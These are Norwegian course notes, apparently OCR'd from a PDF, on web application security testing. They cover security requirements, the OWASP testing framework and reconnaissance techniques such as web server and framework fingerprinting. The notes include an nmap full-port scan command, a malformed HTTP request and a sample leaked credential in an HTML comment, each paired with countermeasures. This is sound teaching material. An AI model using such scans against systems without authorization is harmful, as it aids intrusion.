
Definering av funksjonelle og ikke-funksjonelle sikkerhetskrav

Kravene for sikkerhetstestingen kan deles inn i:

- **Funksjonelle sikkerhetskrav** – kalles positive krav, siden de gir forventet funksjonalitet som kan sjekkes vha. sikkerhetstester. Eksempler på slike krav er at bruker skal stegnes ut etter seks mislykket innloggingsforsøk, passord må være minst 6 tegn, brukers credentials skal beskyttes, bruker skal ikke gis spesifikke feilmeldinger, osv. Funksjonelle sikkerhetskrav kan utvikles ved å bruke use cases, siden disse viser hvordan brukere interagerer med applikasjonen.
- **Risiko-drevne sikkerhetskrav** – kalles negative krav, siden de gir uønsket/uventet atferd hos applikasjonen (dvs. hva den ikke bør gjøre). Eksempler på slike krav er at applikasjonen ikke bør tillate at data endres eller ødelegges, eller at data ikke bør endres/anskaffes av feil personer. Det er vanskeligere å teste negative krav, siden man ser etter uforventet atferd. Risiko-drevne sikkerhetskrav kan utvikles ved å bruke misuse og abuse cases, siden disse viser uønsket og skadelig bruk av applikasjonen.

For å utlede sikkerhetskrav fra use og misuse cases kan man bruke følgende steg. Vi ser på et eksempel med autorisering av bruker.

1. **Beskriv det funksjonelle scenariet** – bruker autentiserer seg ved å gi brukernavn og passord. Applikasjonen gir tilgang til brukeren basert på autentifisering av bruker credentials. Hvis brukeren feiler vil den gi spesifikke feilmeldinger.
2. **Beskriv det negative scenariet** – angripere bryter gjennom autentifiseringen vha. brute force angrep. Feilmeldingene gir spesifikk informasjon til angriperen som dermed kan finne gyldige brukernavn og deretter bruke brute force angrep på passordet. Dersom passordet er 4 tall, trengs det kun 10^4 forsøk.
3. **Beskriv funksjonelle og negative scenarier med use og misuse case** – figuren viser utledningen av sikkerhetskrav vha. use og misuse cases. Use case er handlingene til brukeren, mens misuse case er handlingene til angriperen.
4. **Hent ut sikkerhetskravene** – sikkerhetskravene for autentifisering er at passordene må være minst 7 karakterer lang og en blanding av tall og bokstaver, kontoer låses etter fem feilet innloggingsforsøk og feilmeldinger må være generiske (dvs. ikke spesifikk)



Disse sikkerhetskravene må dokumenteres, testes og valideres.

Sikkerhetstesting under utviklingsfasen

I løpet av utviklingsfasen i SDLC vil utviklere ha mulighet til å sikre at deres individuelle programvarekomponent er sikkerhetstestet før den integreres med andre komponenter og bygges inn i applikasjonen. Dette innebærer at de validerer og analyserer kildekoden, bruker verktøy som hjelper til med å identifisere mulige sårbarheter og bruker enhetstester for å verifisere at komponenten fungerer som forventet. Disse testene må sjekkes og valideres før komponenten kan aksepteres som en del av applikasjonen. **Deretter bør man gjennomføre en integrasjonstest på hele applikasjonen,** noe som kan inkludere white box, black box og grey box testing (grey = delvis kunnskap om sesjonshåndtering av applikasjonen).

Sikkerhetstest – dataanalyse og rapportering

Målenhetene (*metrics*) brukes for å avgjøre om arbeidet med sikkerhet gir noen forbedring, og man bør bruke tid på å definere disse før man starter testingen. Det er viktig å avgjøre hvilket sikkerhetsnivå som er tilstrekkelig for applikasjonen. Dette kan innebære å sette en øvre grense på antall sårbarheter, eller avgjøre hvordan den skal sammenlignes med andre applikasjoner. Testingen bør også ha et klart mål, for eksempel redusere antall sårbarheter til et akseptabelt minimum.

Når man lager en testrapport bør man inkludere følgende data:

- Kategorisering av hver sårbarhet etter type
- Sikkerhetstrusselen som problemet er utsatt for
- Årsaken til sikkerhetsproblemet
- Teste-teknikken brukt for å finne problemet
- Utbedring av sårbarheten
- Alvorlighetsgrad for sårbarheten (Høy, Medium, Lav)

Man bør også presentere business cases for å vise at sikkerhetstest-målingene gir verdi til organisasjonens interessenter for sikkerhetstestdata, som involverer prosjektledere, utviklere, revisorer, osv.

Kapittel 3 – OWASP testprosjektet

Dette kapittelet beskriver et typisk rammeverk for testing som kan utvikles innenfor en organisasjon. **Rammeverket er ikke fokusert på en spesifikk utviklingsmetode, men gir heller teknikker og oppgaver som passer de ulike fasene i SDLC,** altså definisjon, design, utvikling, deployment og vedlikehold. De ulike fasene er:


1. **Før utviklingen begynner**
    i. **Definere en SDLC** – du må definere SDLC, der sikkerhet må være en del av hver fase.
    ii. **Vurdere retningslinjer og standarder** – disse må være på plass for at de skal kunne følges. Mennesker kan gjøre det riktige, kun hvis de vet hva det riktige er
    iii. **Utvikle mål og krav til målenheter** – det er viktig å definere målenhetene før utviklingen begynner, siden det kan hende prosessen må endres for å fange dataen. Det er også viktig at man sikrer sporbarhet.
2. **I løpet av definisjon og design (design review)**
    i. **Vurder sikkerhetskrav** – disse kravene definerer hvordan applikasjonen skal fungere fra et sikkerhetsperspektiv og det er essensielt at de er testet. Dette innebærer å sikre at kravene er entydige, basert på riktige antagelser og har ingen gap (eks: sjekke om de dekker integritet, session management, osv.)
    ii. **Vurder design og arkitektur** – applikasjonen bør ha et dokumentert design og arkitektur som inkluderer modeller, tekster, osv. Disse må testes for å sikre at

designet og arkitekturen oppnår ønsket sikkerhet definert i kravene. Det er mest kostnadseffektivt å identifisere og fikse feil under designfasen.

iii. **Lag og vurder UML modeller** – disse modellene beskriver hvordan applikasjonen fungerer og kan brukes for å sikre at system designerne har riktig forståelse av applikasjonen.

iv. **Lag og vurder trussel modeller** – lag en trussel modell basert på design, arkitektur og UML modellene. Denne modellen inkluderer realistiske trussel-scenarier og analyserer designet og arkitekturen for å se om disse truslene har blitt unngått, akseptert av virksomheten eller blitt tildelt en tredjepart (eks: forsikringsagent). Hvis truslene ikke har blitt håndtert må man kanskje endre designet.

3. **I løpet av utviklingen** – i teorien bør det ikke være noe behov for faser eller strategier under utviklingen, siden det er implementasjonen av designet. Hvis man har arbeidet godt nok med designet, har man allerede unngått alle truslene. Det vil likevel ikke være tilfellet i praksis, fordi implementasjonen kan drive bort fra designet eller inneholde menneskelige feil. Det er også mulig at det er feil i designet. Utviklere møter mange beslutninger som påvirker sikkerheten til applikasjonen
   i. **Gjennomgang av kode** – sikkerhetsteamet bør gjennomgå koden sammen med utviklerne, og i noden tilfeller systemarkitekten. Dette er en høynivå gjennomgang av koden, der utviklere kan forklare logikken og flyten til den implementerte koden. Dette gjør at code review teamet kan få en generell forståelse av koden, og utviklerne kan forklare bestemte valg. Målet er ikke å gjennomføre en code review, men få en høynivå forståelse for koden.
   ii. **Code review** – etter å ha fått en god forståelse over hvordan koden er strukturert og ulike valg, kan testeren undersøke om koden inneholder noen sikkerhetsproblemer. Ved statisk code review vil dette innebære å sjekke koden opp mot en sjekkliste (eks: OWASP topp 10). Slik testing gir høy kvalitet med lite tidsbruk og mindre krav til egenskaper hos tester (men, ikke silver-bullet!)
4. **I løpet av deployment**
   i. **Applikasjon penetreringstesting** – en siste sjekk for å se at man ikke har gått glipp av noe i løpet av designet eller implementasjonen
   ii. **Konfigurasjon management testing** – penetreringstesten bør også sjekke hvordan infrastrukturen er sikret
5. **Vedlikehold og drift**
   i. **Utfør driftsvurdering** – man bør dokumentere hvordan applikasjonen og infrastrukturen kontrolleres, og ha en prosess som gir detaljer om drift
   ii. **Utfør periodiske helsesjekker** – hver måned eller hvert kvartal bør man utføre helsesjekker på applikasjonen og infrastrukturen for å sikre at ingen nye trusler har blitt introdusert
   iii. **Sikre validering av endringer** – etter at en endring har blitt godkjent og testet er det essensielt å sikre at sikkerhetsnivået ikke påvirkes av endringen.



Figuren viser arbeidsflyten i OWASP rammeverket for testing. Legg merke til de ulike fasene ved hver del av SDLC .

Kapittel 4 – Web applikasjon sikkerhetstesting (L3, L4, L5)

Dette kapittelet ser på de ulike sårbarhetene som har blitt nevnt i forelesning eller øvingsopplegget. For hver sårbarhet vil vi forsøke å forstå hva den innebærer, hvordan man kan gjenkjenne den i Python-kode og hvordan den kan motvirkes. Før vi ser på sårbarhetene vil vi definere noen begrep og beskrive viktige steg i informasjonssamlingen.

Hva er web applikasjon sikkerhetstesting?

En sikkerhetstest er en måte å evaluere sikkerheten til et datasystem eller et nettverk, ved å metodisk validere og verifisere effektiviteten til sikkerhetskontroller. En web applikasjon sikkerhetstest brukes for å evaluere sikkerheten til en web applikasjon. Prosessen involverer en aktiv analyse av svakheter, tekniske feil eller sårbarheter. Noen viktige begrep:

- **Sårbarhet** – en feil eller svakhet i systemdesignet, implementasjonen, driften eller managementet. Den kan utnyttes for å komprimere systemets sikkerhetsmål
- **Trussel** – alt mulig som kan utnytte en sårbarhet for å skade eiendelene til applikasjonen. Eksempler er eksterne angripere, interne brukere, osv.
- **Test** – en handling som utføres for å demonstrere for interessenter at systemet eller applikasjonen tilfredsstiller satte krav

OWASP test-metodologien er en samlet liste over kjente black-box teste-teknikker. Den er basert på en black-box tilnærming, som vil si at testerne har ingen eller svært lite Testen er delt inn i to faser:

1. **Passiv modus** - testeren forsøker å forstå logikken til applikasjonen og prøver funksjonene som tilbys. Denne fasen innebærer en informasjonssamling, og man kan bruke verktøy, for eksempel HTTP proxy som brukes for å observere alle HTTP requests og responser. Etter fasen bør testeren forstå alle aksesspunktene (*gates*) til applikasjonen (eks: HTTP headere, parametere og cookies).
2. **Aktiv modus** - tester blir utført for å undersøke sikkerheten til web-applikasjonen. Dette innebærer sårbarhetene som vi ser på etter informasjonssamlingen.

Testing for informasjonssamling

Informasjonssamling kan i hovedsak identifiseres svakheter innenfor:

- **A3: 2017 – Sensitive Data Exposure** (eks: kommentarer i kode eller feilmeldinger)
- **A6: 2017 – Security Misconfiguration** (eks: standardpassord)
- **A9: 2017 – Using Components With Known Vulnerabilities** (eks: identifisere servertype)

Informasjonssamling er den første fasen i sikkerhetsvurderingen, og det er fokusert på å samle så mye som mulig informasjon om applikasjonen som skal testes. Det er et viktig steg sikkerhetstesten av en applikasjon, fordi det er viktig å kartlegge alle mulige stier gjennom koden for å legge til rette for grundig testing. Informasjonssamlingen kan utføres på mange forskjellige måter. Ved å bruke offentlige verktøy (søkemotorer), skannere, sending av enkle HTTP request-meldinger eller spesiallagde forespørsler, er det mulig å tvinge applikasjonen til å lekke informasjon. Dette kan igjen avsløre feilmeldinger eller gi informasjon om versjoner og teknologi som brukes av applikasjonen. Selve samlingen er en passiv aktivitet, noe som betyr at man har så lite kontakt som mulig med målet. Det er ingen direkte skanning eller inntrenging, og ingen logging eller alarmutløsing.

Informasjonssamling – bruksområder og type informasjon (F)


Informasjonssamling brukes av angripere for å lage kart over applikasjonen som skal angripes, slik at de kan oppdage lette mål og forbedre effektiviteten til angrepene. Utviklere

eller interne testere bruker informasjonssamling for å bestemme omfanget, dekningsgraden og prioriteringen av testene. **Jo mer de vet om strukturen til applikasjonen, desto bedre kan de planlegge testene og forbedre effektiviteten til prosessen**. Informasjonssamlingen bør være manuell i starten, mens verktøy kan brukes for å fullføre samlingen. **Ved informasjonssamling er det vanlig å samle informasjon om applikasjonsstruktur, dataflyt, infrastruktur og sårbarheter**.

Applikasjonsstruktur

Informasjonen om strukturen til applikasjonen blir ofte gitt i form av et **page map** (sidekart), som inkluderer:

- **Sidene** man finner i applikasjonen (inkludert deldomener)
- **Eksterne lenker**
- ***Trust zones*** (deler som trenger autentisering vs. åpne deler)
- **Parametere** som sendes (HTTP request og respons)



Figuren til høyre viser page map for nettsiden Hacmebooks. Legg merke til at den røde linjen brukes for å skille de ulike tillitssonene (*trust zones*) og den gule linjen brukes for å vise eksterne lenker. Piler viser overgangene og de merkes med tilhørende parametere som sendes. Boksene representerer de ulike sidene man finner i applikasjonen. For å lage et page map kan man bruke en web proxy for å fange og undersøke requests, manipulere requests (lære mer om applikasjonen) og utføre angrep på applikasjonen. Eksempler på slike verktøy er OWASP ZAP, Fiddler (Web debugging proxy) og HTTrack (web mirroring).

Dataflyt innenfor applikasjonen


Informasjonen om dataflyten innenfor applikasjonen, vil beskrive parameterne som brukes av applikasjonen og hvilke verdier disse kan ha. For å finne disse parameterne kan man se på URLen, for eksempel vil http://www.example.com/Appx.jsp?a=1&b=1 gi at det to parameter a og b som begge har verdi 1. Man kan også bruke en Web proxy for å undersøke GET- og POST-meldinger som sendes mellom klienten og applikasjonen.

Infrastruktur eller plattform

Informasjonen om infrastrukturen eller plattformen til applikasjonen kan inkludere informasjon om nettservere (OTG-INFO-002), applikasjoner på nettservere (OTG-INFO-004), rammeverk for nettapplikasjoner (OTG-INFO-008) og konfigurasjon av nettverk eller infrastruktur (OTG-CONFIG-001). Vi ser nærmere på disse komponentene etterpå.

Sårbarheter

For å oppdage sårbarheter kan man bruke sårbarhetsskannere som Nessus og OpenVAS. Figuren viser et eksempel på en Nessus rapport.




Vi skal nå se nærmere på hvordan ulike typer informasjon kan samles, beskrevet av boka.

Fingeravtrykk webserver (OTG-INFO-002)

Webserver fingeravtrykk handler om å identifisere hvilken type og versjon web-server applikasjonen kjører på. Dersom angripere vet hvilken serverversjon som brukes, kan de identifisere kjente sårbarheter og finne ut hvordan disse kan utnyttes.

OTG-INFO-002 – black-box testing

For å finne informasjon om serveren, kan man sende spesifikke kommandoer til serveren og analysere responsen, siden ulike typer og versjoner kan respondere ulikt. Ved å sammenligne responsen med en webserver fingeravtrykk-database, kan angriperen identifisere hvilken type og versjon serveren er. Det kan kreve flere forsøk, siden noen versjoner kan respondere likt på samme kommando. Det er likevel sjeldent at to ulike versjonen reagerer likt på alle HTTP kommandoer. Teknikker inkluderer:



- **Banner grabbing** – en HTTP request sendes til web serveren og headeren til HTTP responsen blir undersøkt. Dette kan oppnås ved å bruke en web proxy, slik som OWASP ZAP. Figurene viser et eksempel der type server gis i «Server:»-feltet. I noen tilfeller er headeren endret slik at informasjonen er skjult. Da kan man forsøke å avgjøre servertype ved å se på rekkefølgen til feltene (begrenset nøyaktighet).
- **Skadelige request**– servertype kan identifiseres ved å sende en ukorrekt forespørsel og undersøke responsen. Figuren viser et eksempel der man sender forespørsel om ikke-eksiterende metode SANTA CLAUS. Responser til feil vil ofte ha større variasjon for ulike typer servere, så det kan brukes når headerfeltene er modifisert (dvs. banner grabbing gir lite resultat)

```
GET / SANTA CLAUS/1.1


<html>
<head><title>404 Not Found</title></head>
<body>
<center><h1>404 Not Found</h1></center>
<hr><center>nginx/1.17.3</center>
</body>
</html>
```

- **Automatiserte verktøy** – flere verktøy inkluderer webserver fingeravtrykk som en funksjonalitet, og disse verktøyene kan lage forespørsler som over eller sende forespørsler som er mer server-spesifikk. Det er mer sannsynlig at disse verktøyene kan identifisere serveren, siden de kan raskere sammenligne responser til større databaser. Noen verktøy er Netcraft, Nikto og Nmap.

OTG-INFO-002 – motvirkning

For å beskytte seg mot web-server fingerprinting, bør presentasjonslaget til webserveren skjules bak en omvendt proxy (dvs. endre header så informasjon om server ikke gis).

Identifisere applikasjoner på webserveren (OTG-INFO-004)

Når man skal teste en web applikasjon etter sårbarheter, er det viktig å finne ut hvilke applikasjoner som kjører på webserveren. Mange applikasjoner har kjente sårbarheter og kjente angrepsstrategier som kan utnyttes for å få kontroll eller utnytte data. Det er vanlig at flere nettsider eller applikasjoner med ulike vertsnavn (eks: vg.no) har samme IP adresse.


OTG-INFO-004 – black-box testing

Gitt et sett med IP adresser, vertsnavn (DNS) eller begge deler, vil vi forsøke å identifisere alle applikasjonene som kjører på denne webserveren. Tre tilnærminger:

1. **Ikke-standard URL base** – vi forsøker å finne web applikasjoner med ikke-standard vertsnavn, slik som https://www.example.com/webmail. Applikasjonen er ikke hemmelig, men eksistensen og lokasjonen blir ikke eksplisitt annonsert (dvs. «gjemt»). Disse kan oppdages hvis de gis av direktorater hos feilkonfigurerte servere eller refereres til av andre nettsider (kan bruke søkemotor). Man kan også søke etter sannsynlige URLs.

2. **Ikke-standard porter (Nmap)** – vi forsøker å finne applikasjoner som kjører på andre porter enn 80 (HTTP) og 443 (HTTPS). Disse kan oppdages vha en portskanner, slik som Nmap (returnerer åpne porter hos gitt IP-adresse). Figuren viser et eksempel der servertype blir avslørt. SSL betyr at det kan være HTTPS noe som kan sjekkes ved å besøke https://192.168.1.100. Resultat kan brukes i banner grabbing for å få mer informasjon.
3. **Virtuelle verter** – vertsnavn gjør at én IP adresse kan assosieres med flere applikasjoner. Det er flere verktøy som kan brukes for å identifisere DNS navn som er assosiert med en gitt IP adresse, for eksempel Traceroute-tjenesten hos Nettverksverktøy applikasjonen hos MAC. Figuren viser et eksempel der vertsnavnet er http://molde.idi.ntnu.no

```
nmap -PN -sT -sV -p0-65535 192.168.1.100

Interesting ports on 192.168.1.100:
(The 65527 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 3.5p1 (protocol 1.99)
80/tcp    open  http        Apache httpd 2.0.40 ((Red Hat Linux))
443/tcp   open  ssl         OpenSSL
901/tcp   open  http        Samba SWAT administration server
1241/tcp  open  ssl         Nessus security scanner
3690/tcp  open  unknown
8000/tcp  open  http-alt?
8080/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
```



OTG-INFO-004 – motvirkning

Det er vanskelig å hindre at en angriper får vite hvilke applikasjoner som kjører på webserveren, så fokuset bør heller være på å sikre at disse er oppdaterte, at kun nødvendige applikasjoner er aktive og at de ikke er utsatt for kjente sårbarheter.

Informasjonslekkasje (OTG-INFO-005)

Det er veldig vanlig at programmerere inkluderer detaljerte kommentarer og metadata i kildekode, og disse kan avsløre intern informasjon som ikke bør være tilgjengelig for en potensiell angriper. Utviklere vil ofte bruke HTML kommentarer under debuggingen av applikasjonen, og dersom de glemmer å fjerne disse vil de bli en del av det endelige produktet.

OTG-INFO-005– black-box testing

Vi forsøker å finne informasjonslekkasje i form av kommentarer og metadata på nettsiden. Man undersøker HTML kode og ser etter kommentarer som starter med "" og inneholder sensitiv informasjon som kan gi angriper mer innsikt i applikasjonen. Dette kan være SQL kode, brukernavn og passord, interne IP adresser, debugging-informasjon, versjon rammeverk eller server, HTML, versjon, osv.

```
...

<div class="table2">
  <div class="col1">1</div><div class="col2">Mary</div>
  <div class="col1">2</div><div class="col2">Peter</div>
  <div class="col1">3</div><div class="col2">Joe</div>

<!-- Query: SELECT id, name FROM app.users WHERE active='1' -->

</div>
...
```

```
<!-- Use the DB administrator password for testing:  f@keP@a$$w0rD -->
```

OTG-INFO-002 – motvirkning

Utviklere må gå igjennom koden og sjekke at den ikke inneholder kommentarer som lekker sensitiv informasjon.

Produksjon av page map (OTG-INFO-006 og OTG-INFO-007)

Det er viktig å identifisere aksesspunkter ved applikasjonen før man begynner med en grundig testing, siden det lar testeren identifisere områder som er utsatt for angrep. Etter å ha observere meldinger som sendes mellom klienten og serveren og kartlagt applikasjonen og de gitte funksjonalitetene, kan man lage et page map for å få bedre forståelse av applikasjonen. Dette kartet gir informasjon om aksesspunkter og områder i applikasjonen.


Hvordan lage page map

For å finne informasjon om aksesspunkt kan vi bruke en Web proxy (eks: OWASP ZAP) for å følge med på HTTP requests- og responsmeldinger som sendes til og fra applikasjonen. Det er veldig vanlig å bruke GET meldinger, men sensitiv informasjon blir ofte sendt i POST meldinger. Ettersom testeren går igjennom applikasjonen, bør de legge merke til interessante parametere i URLen, tilpasset overskrifter og requests/responser. Når alle områdene til nettsiden er kartlagt, kan testeren gå igjennom applikasjonen og teste hvert område de har identifisert. Følgende bør gjøres:


- Identifiser hvor GET og POST brukes
- Identifiser alle parametere som brukes i en POST request. Disse kan ses med en web proxy avskjærer
- Identifiser alle parametere som brukes i en GET request. Disse kan ses i URLen etter ? eller med en web proxy avskjærer
- Identifiser hvor nye cookies blir satt (set-cookie header) eller endret
- Identifiser hvor det er omdirigeringer (3xx HTTP statuskoder), 400 statuskoder (spesielt 403 Forbidden) og 500 intern server feil

Informasjon som brukes for å lage page map kan altså finnes i URLen eller POST/GET-meldinger. Figurene viser eksempler.

Brukernavn og passord gis i kroppen til POST-meldingen observert vha web proxy



Prosjektid gis i URL (dvs. GET-melding)



Fingeravtrykk Web Applikasjon rammeverk (OTG-INFO-008)


Web applikasjon fingeravtrykk handler om å identifisere hvilken type rammeverk applikasjonen er laget med. Dersom dette er kjent kan angriperen finne ut om det eksisterer noen kjente sårbarheter, miskonfigurasjoner eller spesifikk filstruktur.

OTG-INFO-008 – black-box testing


For å identifisere hvilket rammeverk som brukes av applikasjonen kan vi se etter bestemte markører som ulike rammeverk bruker. Disse plasseres ved bestemte lokasjoner og kan sammenlignes med en database som inneholder kjente signaturer. Noen lokasjoner er:

- **HTTP header** – rammeverket gis av X-Powered-By feltet i headeren til HTTP responsen (observeres vha. web proxy). Figuren viser et eksempel der rammeverket sannsynligvis er Mono. Dette er en enkel og rask metode, men vil ikke alltid fungere siden det er mulig å skjule eller endre X-Powered-By feltet eller skjule HTTP headere. Det kan også være andre felt som gir rammeverket, for eksempel X-Generator headeren.

```
HTTP/1.1 200 OK
Server: nginx/1.0.14
Date: Sat, 07 Sep 2013 08:19:15 GMT
Content-Type: text/html;charset=ISO-8859-1
Connection: close
Vary: Accept-Encoding
X-Powered-By: Mono
```



- **Cookies** – rammeverket kan gis av felt i cookies (observeres vha cookie editor). Figuren viser et eksempel der CAKEPHP cookien blir satt, og denne gir at applikasjonen bruker rammeverket PHP. Denne metoden vil heller ikke alltid fungere, siden det er mulig å endre navn på cookies. Det er likevel mindre sannsynlig at cookies har endret navn, så denne metoden er mer pålitelig enn HTTP header.
- **HTML kildekode** – rammeverket kan identifiseres ved å finne bestemte mønster i HTML kildekoden til nettsiden. Dette kan være HTML kommentarer som gir rammeverket, eller baner og variabler som er spesifikke for et rammeverk. Denne informasjonen er ofte plassert mellom <head></head> tagger, i <meta> tagger eller ved enden av siden. Figuren viser et eksempel der rammeverket er gitt i en egen setning.



- **Spesifikke filer og mapper** – rammeverket kan identifiseres ved å se på hvilke filer og mapper som brukes.

Verktøy som kan brukes for å rammeverk fingeravtrykk er WhatWeb, BlindElephant, Wappalyzer, osv.

OTG-INFO-008 – motvirkning

Testere bør bruke verktøy og sjekke logger for å forstå hvordan angripere kan få tilgang til informasjon om rammeverket. Denne informasjonen kan bedre skjules ved å utføre flere skanninger etter å endret sikkerheten. Disse endringene kan involvere å endre navn på felt i HTTP headeren og cookies, skjule HTTP headere, manuelt sjekke HTML kildekoden og fjerne informasjon om rammeverket, fjerne ubrukte filer og mapper på serveren eller begrense ekstern tilgang til filer.

Konfigurasjon av nettverk og infrastruktur (OTG-CONFIG-001)

